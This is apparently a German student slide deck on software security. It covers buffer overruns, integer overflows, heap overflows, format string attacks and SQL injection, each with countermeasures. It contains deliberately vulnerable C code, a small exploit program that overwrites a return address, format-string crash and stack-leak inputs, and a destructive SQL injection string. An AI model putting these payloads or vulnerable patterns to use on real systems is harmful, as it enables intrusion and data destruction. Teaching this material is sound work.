Software Security

Andreas Kostecka
Alexander Miller
Patrick Rappensberger

Inhalt

- Buffer Overrruns
- Integer Overflows
- Heap-Overflow Attack
- Format String Attack
- SQL Injection

Buffer Overrruns

- Was ist '*Buffer Overrun*'?
- Typisches Pattern
- Begriffserklärungen
- Demo (C/C++)
- Genauer erklärt 1-2/2
- Reale Demo mit Disassembler
- Ausgaben von disas
- Gegenprogramm + Anwendung
- Weitere C/C++ Beispiele
- Vorbeugung

Was ist *ein Buffer Overrun*?

- „Smashing the Stack“
- Stack Buffer Overrun
- Stack speichert die Kontrollstrukturen des Programms (return Adressen der Funktionen)
- Bei x86 Prozessoren kleine Anzahl von Register → Register auf Stack auslagern
- Programm schreibt über Array – Größe hinaus → Angreifer erhält Zugriff auf diese Kontrollstrukturen

Typisches Pattern

- Irgendwelcher Input (Netzwerk, Datei, Befehlszeile)
- Transferieren dieses Inputs zu einer Programm - internen Struktur
- Unsicheres Behandeln von Strings
- Berechnung des zu allozierenden Speichers oder des Restbuffers


Begriffserklärungen

- EBP: Base Pointer
- EIP: Instruction Pointer (Rücksprungadresse)
- ESP: Stack Pointer
- Frame Pointer = Stack Pointer

Demo (C/C++)

```c
#include <stdio.h>
#include <string.h>

void DontDoThis(char* bar);
void DontDoThis(char* bar)
{
    char c[12];
    strcpy(c,bar);
    printf("%s\n",c);
}

int main(int argc, char* argv[]){
    DontDoThis(argv[1]);   //Argument unüberprüft
    return 0;
}
```


Genauer erklärt 1/2



Argument: „hello“

- Little Endian Prinzip (niederwertigstes Byte zuerst, hier 'h')
- Im EIP wird Return Adresse gespeichert (4 Byte)
- Stackpointer + Variable (8 Byte)
- 20 Byte zu schreiben + Returnadresse (4 Byte)

Genauer erklärt 2/2



- Anstatt von Hello World wird hier 20*A und die Zieladresse geschrieben
- EIP wird überschrieben
- Anstatt „A…A“ kann und würde etwas anderes stehen

Argument: „A…A\x08\x35\xC0\x80“

Reale Demo mit Disassembler

- Ein Disassembler untersucht den Assembler Code eines fertigen Programms. Hier im Beispiel wird der GDB verwendet, ein Open Source Disassembler. Er kann die Befehle + dazugehörige Speicheradressen anzeigen lassen. Allerdings nicht den Stack, welcher erst zur Laufzeit beschrieben wird. (Kleine Anmerkung, dies ist möglich, weil dies Sache des Compilers war, das Setzen der Befehle + Adressen).
- Das Ziel ist im Beispiel, die Funktion Done() von außen aufzurufen, welche im Normalfall nicht aufgerufen wird.

Reale Demo mit Disassembler

Datei main.c:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>


void Done(void);

const char * const BrokenFunction(void);

int main(){

        printf("You wrote: `%s'\n",
    BrokenFunction());

        return 0;}

const char * const BrokenFunction(void){

        char buf[128];

        gets(buf);

        return strdup(buf);}

void Done( void ){

        printf("Got it!\n");

        exit(0);}
```

- Gdb: Gnu Project Debugger
- *gcc -o main main.c*
- *gdb main* führt gdb auf main aus
- *disas Done* und *disas BrokenFunction*: gdb untersucht die beiden Funktionen

Erklärung

- Main(): Die Funktion gibt den String aus, der von BrokenFunction() zurückgeliefert wird.
- BrokenFunction(): Erstellt ein statisches Array der Länge 128, dieses landet am Stack, welcher von oben nach unten wächst (im Memory). Beachte das Little-Endian Prinzip, das niederwertigste Bit wird zuerst geschrieben bzw. das Array wiederum wird von unten nach oben beschrieben. Mit strdup() würde am Heap eine Copy erstellt werden, welche dann zurückgeliefert wird.

Ausgaben von disas

Datei main.c:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>



void Done(void);

const char * const BrokenFunction(void);

int main(){

        printf("You wrote: `%s'\n",
    BrokenFunction());

        return 0;}

const char * const BrokenFunction( void ){

        char buf[128];

        gets(buf);

        return strdup(buf);}

void Done( void ){

        printf("Got it!\n");

        exit(0);}
```

(gdb) disas Done Dump of assembler code for function Done:
0x08048479 <Done+0>: push %ebp
0x0804847a <Done+1>: mov %esp,%ebp
0x0804847c <Done+3>: sub $0x8,%esp
0x0804847f <Done+6>: movl $0x80485b9,(%esp)
0x08048486 <Done+13>: call 0x804832c <puts@plt>
0x0804848b <Done+18>: movl $0x0,(%esp)
0x08048492 <Done+25>: call 0x804835c <exit@plt>
End of assembler dump.

(gdb) disas BrokenFunction
Dump of assembler code for function BrokenFunction:
0x08048458 <BrokenFunction+0>: push %ebp
0x08048459 <BrokenFunction+1>: mov %esp,%ebp
0x0804845b <BrokenFunction+3>: sub $0x88,%esp
0x08048461 <BrokenFunction+9>: lea 0xffffff80(%ebp),%eax
0x08048464 <BrokenFunction+12>: mov %eax,(%esp)
0x08048467 <BrokenFunction+15>: call 0x804831c <gets@plt>
0x0804846c <BrokenFunction+20>: lea 0xffffff80(%ebp),%eax
0x0804846f <BrokenFunction+23>: mov %eax,(%esp)
0x08048472 <BrokenFunction+26>: call 0x804830c
<strdup@plt>
0x08048477 <BrokenFunction+31>: leave
0x08048478 <BrokenFunction+32>: ret
End of assembler dump.

Erklärung der Ausgabe

- Mit *gdb main* (main ist das kompilierte Programm, sprich die Executable) wird der GDB auf das Programm ausgeführt, mit *disas Done* wird dann die Funktion done() disassembliert, analog zu BrokenFunction().
- In der Ausgabe sieht man links die Adresse im Speicher und den dazugehörigen Befehl. Interessant ist hier die Ausgabe der Funktion Done(), der Startbefehl hierfür liegt bei der Adresse 0x08048479.
- Die anderen Ausgaben sind für das Vorhaben eigentlich nicht relevant, da der Stack verändert werden soll, wo der EIP liegt.

Gegenprogramm

Datei main.c:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>


void Done(void);

const char * const BrokenFunction(void);

int main(){

        printf("You wrote: `%s'\n",
    BrokenFunction());

        return 0;}

const char * const BrokenFunction( void ){

        char buf[128];

        gets(buf);

        return strdup(buf);}

void Done( void ){

        printf("Got it!\n");

        exit(0);}
```

Datei exploit.c:

```
 #include <stdio.h>

 #include <stdlib.h>

 #include <string.h>


 //Unsere Adresse: 0x08048479

 //Wir brauchen: 132 bytes: 128 + 4 EBP

int main(int args, char **argv)
{
        int i = 0;

        for(i = 0; i < 22; i++)
                printf("Hallo!");

        //Bringt die Adresse auf 4 Byte, unsigned
        unsigned EIP = 0x08048479;
        fwrite(&EIP, 1, 4, stdout);

        return 0;
}
```

Erklärung des Gegenprogramm

- Hier wieder in Erinnerung rufen, wie der Stack aussieht (von oben nach unten): Zuerst kommen die gespeicherten Register, dann kommt der EIP (Return Adresse, zu der nach Beenden der Funktion gesprungen wird), dann der EBP und schließlich die lokalen Variablen, in diesem Fall das 128 stellige und dadurch 128 Byte lange Array, das von gets() beschrieben wird. Was man also überschreiben muss, sind die 128 Byte + 4 Byte für den EBP, also 132 Byte.
- Es wird also 22x „Hallo!“ geschrieben, jedes „Hallo!“ ist 6 Byte lang, *22 gerechnet ergibt dies 132 Byte. Dann kommt die zuvor ermittelte Adressse (wieder 4 Byte) und die wird anschließend geschrieben. Geschrieben wird mit fwrite() auf stdout.

Anwendung

```
gcc -o exploit exploit.c
./exploit | ./main
Ausgabe: Got it!
```

Anwendung

- Zuerst wird das Gegenprogramm kompiliert.
- Dann wird es folgendermaßen ausgeführt:
- ./exploit | ./main
- Die Ausgabe, die vom Gegenprogramm auf den stdout Kanal geschrieben wird, wird mit | auf den stdin umgeleitet und wird somit von gets() in BrokenFunction() eingelesen. Dadurch werden die 132 Byte + neue Rücksprungadresse geschrieben und im Anschluss wird Done() ausgeführt. → Ausgabe ist im Endeffekt „Got it!“

Weitere C/C++ Beispiele

Beispiel 1:

```
char buf[20];
gets(buf);
```

Beispiel 2:

```
char buf[32];
strncpy(buf, data, strlen(data));
```

Beispiel 3:

```
#define MAX_BUF 256
void BadCode(char* input)
{
        short len;
        char buf[MAX_BUF];

        len = strlen(input);

//of course we can use strcpy safely
        if(len < MAX_BUF)
                strcpy(buf, input);
}
```

Beispiel 4:

```
const size_t MAX_BUF = 256;
void LessBadCode(char* input)
{
        size_t len;
        char buf[MAX_BUF];

        len = strlen(input);

//of course we can use strcpy safely
        if(len < MAX_BUF)
                strcpy(buf, input);
}
```

Erklärung 1/2

- Beispiel 1: Hier wird mit gets() in ein statisches Array geschrieben. Mit gets() ist es nicht einmal möglich, die Länge der Eingabe vernünftig zu überprüfen.
- Beispiel 2: Hier wird zwar mit strncpy() nur eine gewisse Anzahl von Bytes in das Array kopiert, allerdings wird hier nicht die Länge des Arrays, sondern die Größe der Eingabe überprüft.

Erklärung 2/2

- Beispiel 3: Theoretisch ist dieser Code okay, allerdings wird mit strlen() ein 32 Bit Integer Wert ermittelt, der dann in deiner 16 Bit Short Variable abgespeichert wird. Ab 32.767 gibt es einen Überlauf und das Programm geht falsche Wege.
- Beispiel 4: Verbesserung von Beispiel 3, hier wird len als size_t deklariert, ist also effektiv ein 32 Bit Integer.

Was ist nun die wahre „Bedrohung“?

- Angreifer erhält Zugriff auf die Kontrollstrukturen (Rücksprungadresse von Funktionen insbesondere)

  → Kann eigenen Code ausführen

- Angefangen von schädlichem Code bis zu Programmabstürzen ist alles ist möglich!

Vorbeugung

- Unsichere String – Operationen ersetzen (strcpy(), strcat(), sprintf() vermeiden)
- In C++ die STL (Standard Template Library) anstatt Arrays verwenden
- Bei Schleifen und Array Zugriffe aufpassen
- C String Buffer mit C++ Strings ersetzen

Integer Overflows

- Allgemeines
- Folgen in der realen Welt
- Wo enstehen 'Integer Overflows'?
- Casting Operations
- Type Conversions
- Arithmetische Operationen 1-3/3
- Binäre Operationen
- Java und C#
- Vorbeugung

Allgemeines

- Betroffen sind alle Sprachen
- Effekt ist unterschiedlich
- C/C++ gefährlich (Buffer Overruns)
- Andere Folgen: Logische Errors, falsche Funktionalität
- Angreifer versucht, das Programm dazu zu bewegen, Speichergrößen falsch zu berechnen → Heap Overflow

Folgen in der realen Welt

- Explosion der Ariane 5 Satelliten Rakete (4. Juni 1996) wegen Cast von 64 Bit Floating Point zu 16 Bit signed Integer
- Golf Krieg, 25. Februar 1991, Dharan: Eine irakische Scud Rakete wurde vom Patriot Raketenabwehrsystem *übersehen*
  - Grund: Präzisionsverlust bei der Berechnung der Zeit (1/10 in 24Bit Register)
    0.0001100110011001100110011...
    →0.0001100110011001100110011001100)

Wo entstehen *'Integer Overflows*'?

- Casting Operationen
- Type Conversions
- Arithmetische Operationen
- Binäre Operationen

Casting Operations

```
const long MAX_LEN =
0x7fff;

short len = strlen(input);

if(len < MAX_LEN)
        //do something
```

```
len = 0x0100;
(long)len = 0x00000100;
```

oder

```
len = 0xfff;
(long)len = 0xffffffff;
```

- Vergleich nur bei gleichem Typ möglich → Upcast von 16 Bit Integer zu 32 Bit Integer
- Wert wird mit Zeichen bis zur gleichen Länge erweitert
- Wird der Wert von len > 32K → Wert wird negativ

Erklärung (Casting Operations)

- Siehe „Conversion Rules für C/C++ 1/3“ Punkt 1:
  - Es kann hier einen Überlauf im 2er Kompliment (Besondere Darstellung von Binärzahlen) geben, wenn len > 0x7fff wird (32.767).
  - Dann trifft if(len < MAX_LEN) zu und ein falscher Programmpfad wird ausgeführt.

Type Conversions

```
bool IsValidAddition(unsigned short x, unsigned short y)
{
        if(x +y < x)
                return false;

        return true;
}
```

- Vergleichsoperatoren befolgen die selben Conversion Regeln wie arithmetische Operatoren (short * short = int)
- Obiges Beispiel: Es soll untersucht werden, ob es einen Überlauf gegeben hat
- Jedoch wird das nie zutreffen (bzw. immer true werden): unsigned short + unsigned short wird upgecastet zu Integer, und dieser Integer Wert kann niemals überlaufen
- Richtig gestellt: if ((unsigned short) (x + y) < x)

Erklärung (Type Conversions)

- Hier geht es darum, dass arithmetische Operatoren und Vergleichsoperatoren die selben Type Conversion Rules befolgen, short*short liefert zum Beispiel einen 32 Bit Integer Wert.
- Im Beispiel:
  - Mit if(x+y < x) soll überprüft werden, ob es einen Überlauf gegeben hat/geben wird (Wenn die Summe zweier Zahlen kleiner als die einzelne ist → Überlauf)
  - Jedoch wird dies durch den Compiler immer zu true evaluiert: Denn short+short liefert auch einen 32 Bit Integer Wert, der niemals Überlaufen kann und x+y dadurch immer > x ist.

Arithmetische Operationen 1/3

- 4 verschiedene Fälle:
  - Unsigned und signed Operationen mit den selben Typen
  - Gemischte Operationen mit gemischten Typen

Arithmetische Operationen 2/3

- Addition und Subtraktion:
  - Maximale Werte beachten (Überlauf)
  - Bei signed Werte für Größen auf negative Werte aufpassen
  - Beispiel: Buffergröße mind. 50 Byte 50Bytes-30Bytes=20Bytes, 20 Bytes allozieren, dann die 50 Bytes in Buffer kopieren → Buffer Overrun

Arithmetische Operationen 3/3

- Multiplikation:
  - Maximale Werte beachten (Überlauf), auf negativ Werte achten
- Division:
  - Minimalwerte kritisch, unsigned Werte einfacher zu Validieren
- Modulus:
  - Kann falschen Wert zurückgeben durch Casting

Binäre Operationen

```
int flags = 0x7f;
char LowByte = 0x80;

if((char)flags ^ LowByte == 0xff) //^ ist logisches XOR
        return ItWorked;
```

- Erwartungswert: 0xff
- Compiler castet beide Werte zu Integer Werte
- Flags wird zu 0x0000007f erweitert und LowByte zu 0xffffff80 → Ergebnis = 0xffffffff
- Problem: flags ist vorzeichenbehaftet, LowByte aber nicht!

Erklärung (Binäre Operationen)

- Siehe „Conversion Rules für C/C++ 1/3“ Punkt 1:
  - Bei char LowByte = 0x80 gibt es einen Überlauf, dadurch wird mit f's aufgefüllt → das XOR auf LowByte und flags liefert unerwarteten den Wert 0xffffffff

Conversion Rules für C/C++ 1/3

- int bedeutet hier nicht 32 Bit Integer-Wert, sondern Integer Typ im Allgemeinen!
- Signed int to Larger int: Sign Extension des kleineren Werts.
  - (char)0x7f → 0x0000007f
  - (char)0x80 → 0xffffff80
    (0x80: Überlauf im 2er Kompliment, ist eigentlich -128)
- Signed int to Same-Size unsigned int: Das Bit Pattern bleibt erhalten, Zahl wird allerdings negativ falls vorderstes Bit gesetzt ist
  - 0xff=-1 → 0xff=255

Conversion Rules für C/C++ 2/3

- Signed int to Larger unsigned int:
  - Zusammenspiel der ersten beiden Punkte: Zuerst wird die sign-Extension durchgeführt, dann wird gecastet, damit das Pattern beibehalten wird.
  - (char)-1 (=0xff) → 4.294.967.295 (=0xffffffff)
- Unsigned int to larger unsigned int:
  - „Best case“, ist immer zero extended.
  - (unsigned char)0xff → 0x000000ff

Conversion Rules für C/C++ 3/3

- Unsigned int to Same-Size signed int:
  - siehe „Signed int to Same-Size unsigned int“, andere Richtung
- Unsigned int to Larger signed int:
  - Ähnlich wie „Unsigned int to Larger unsigned int“. Zahl wird zuerst mit 0er aufgefüllt, dann wird zu einem Signed Typ gecastet.

Java und C#

- Wie C/C++ bietet Java keine eigene *'Defence'* gegen Integer Overflows
- Java besitzt nur signed Typen (außer char) → Untersuchen auf Overflow ist schwieriger
- C# besitzt zwar keinen direkten Speicherzugriff, macht aber manchmal System API Calls → Überwachen
- In C# genau auf Integer Exceptions achten

Vorbeugung

- Jede Berechnung der Speichergröße darauf überprüfen, dass die Arithmetik nicht überlaufen kann
- Alle Berechnungen für Array - Indizes auf möglichen Überlauf überprüfen
- Unsigned Werte verwenden für Array Offsets und Speichergrößen
- Auf signed Werte achten
- Nicht davon ausgehen, dass andere Sprachen als C/C++ immun gegen Integer Overflows sind

Heap-Overflow Attack

- ist ein Buffer-Overflow auf dem Heap
- Beliebiger Code kann ausgeführt werden
- Daten können verändert werden
- Vor allem C\C++ ist betroffen

Was ist der Heap?

- Speicherbereich bei dem zur Laufzeit Daten gespeichert werden
- Verwaltung des Heap ist sehr kompliziert
- Unterschied zum Stack: Datenstrukturen müssen explizit angefordert werden.

```
i= malloc(256*sizeof(char));
```


Demo (Manipulation von Daten)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8

int main(int argc, char * argv[])
{
  unsigned int diff;

  char *buf1 = (char *)malloc(BUFSIZE);
  char *buf2 = (char *)malloc(BUFSIZE);

  diff = (unsigned int)buf2 - (unsigned int)buf1;
  printf("buf1 = %p, buf2 = %p, diff = %d bytes\n",buf1,buf2,diff);

  memset(buf2,'A',BUFSIZE-1);
  buf2[BUFSIZE-1] = '\0';

  printf("before overflow: buf2 = %s\n",buf2);
  memset(buf1,'B',(unsigned int)(diff + OVERSIZE));
  printf("after overflow: buf2 = %s\n",buf2);

  return 0;
}
```

Resultat

```
misterp@Amilo:~$ ./heapOverflowDemo
buf1 = 0x900b008
buf2 = 0x900b020
diff = 24 bytes

before overflow:
buf2 = AAAAAAAAAAAAAAA
after overflow:
buf2 = BBBBBBBBAAAAAAA
```

Was ist passiert?



Gegenmaßnahmen

- User Input immer überprüfen
- Falls möglich Programmiersprachen mit Memory Saftey verwenden (Java…)
- Manche Betriebssysteme sind resistent
- Statt strcpy() strncpy() verwenden

Format String Attack

- Fehler liegt im Vertrauen in den Benutzer
- Vor allem C\C++ ist betroffen
- Kann als Vorbereitung für eine andere Attacke verwendet werden

Allgemein

- Betroffen ist der Program-Stack (oder Heap)
- Durch geeignete Format Specifier kann der Stack ausgelesen und manipuliert werden!
- Selbst Werte von Variablen können verändert werden!

Format String & Format Specifier


- Ist ein String der Text enthält
- Format Specifier werden verwendet um formatierte Ausgabe zu erzeugen

F.Specifier	Gutwillige Verwendung
%x %c %d	Gibt einen bestimmten Dateityp aus
%s	Gibt einen String aus

- Problem beim Parsen des Format String

Beispiel Format String (Stack)

```
printf (“i: %d, j; %d j (address): %x", i, j, &j);
```



Attack

- Daten manipulieren/ auslesen

F.Specifier	Böswillige Verwendung
%x %c %d	Ließt einen Teil des Stacks aus
%s	Gibt einen String vom Stack aus
%n	Gibt einen Integer aus der angibt wieviele Character geschrieben worden sind

- Programme zum Absturz bringen

```
printf(„%s%s%s%s%s%s%s%s%s%s“);
```

Demo

```c
#include <stdlib.h>

int main(int argc, char * argv[])
{
  int x = 1;
  int y = 2;

  printf(argv[1]);
  printf("\nx is %d @ %x",x,&x);

  return 0;
}
```

Resultat

```
misterp@Amilo:~$ ./formatStringAttackDemo "%s%s%s%s%s%s“
Segmentation fault (core dumped)

misterp@Amilo:~$ ./formatStringAttackDemo "%x %x %x %x
%x %x %x %x„
bfc7d724 bfc7d730 b756da85 b7715600 0 1 2 8048470
x is 1 @ bfc7d678

misterp@Amilo:~$ ./formatStringAttackDemo "%x %x %x %x
%x %x %x %x„
bfc26fa4 bfc26fb0 b75eaa85 b7792600 0 1 2 8048470
x is 1 @ bfc26ef8
```

Gegenmaßnahmen

- Seitens des Betriebssystems: ASLR
- Falls C++ verwendet wird: cout verwenden
- Warnungen des Compilers ernst nehmen!
- printf(„%s“,output) statt printf(output)

SQL Injection

- Attacke auf Applikationen, die mit vielen Daten arbeiten
- Webseiten
  - Login
  - Firmen
  - Schulen

Ziele

- Schaden
- Mehr Informationen über das System
- Nutzdaten

Szenario

- HTML Form mit Userinput

- Backend: SQL Query

```
SELECT * FROM Zeug WHERE TYP='Socken'
```

Attacke

- SQL Statements im Input!

  Suche nach: Socken'; DROP TABLE Zeug

- Userinput wird nicht überprüft

```
SELECT * FROM Zeug
     WHERE TYP='Socken'; DROP TABLE Zeug;
     --
```

Escaping

- Unterstützt von allen guten DB Driver

```
db.query(“SELECT * FROM Zeug WHERE
TYP=?”, [userinput]);
```

- Durch Entwickler:

```
db.query(“SELECT * FROM Zeug WHERE
TYP=” + sql_escape(userinput));
```

Blind SQL Injection

- SQL Injection ohne Rückmeldung an Angreifer
- Andere Wege, um Erfolg und Misserfolg zu erkennen:
  - Fehlermeldungen (zB Blank vs 404)
  - Antwortzeiten

Berühmte Beispiele

- 2011: LulzSec und Sony
- 2011: mysql.com (Blind SQL Injection)

Gegenmaßnahmen

- Strikte Berechtigungen im DBS
- Escaping von Userinput
  - Durch Applikationsentwickler
  - Durch DB Driver
- Pattern check (Regular expressions)

Quellen

Literatur:

- Michael Howard, „24 Deadly Sins of Software Security“ (978-0-07-162675)
- Tim Newsham,Guardent, Inc., Format String Problems
- scut / team teso,Exploiting Format String Vulnerabilities / Stanford

Webseiten:

- Wikipedia.org
- Matt Conover & w00w00 Security Development, http://www.cgsecurity.org/exploit/heaptut.txt

Quellen

- http://www.online-tutorials.net/security/buffer-overflow-tutorial-teil-1-grundlagen/tutorials-t-27-282.html

Nachrichten-Quellen:

- http://www.cs.tau.ac.il/~nachumd/horror.html
- http://blog.sucuri.net/2011/03/mysql-com-compromised.html
- http://www.electronista.com/articles/11/06/02/lulz.security.hits.sony.again.in.security.message/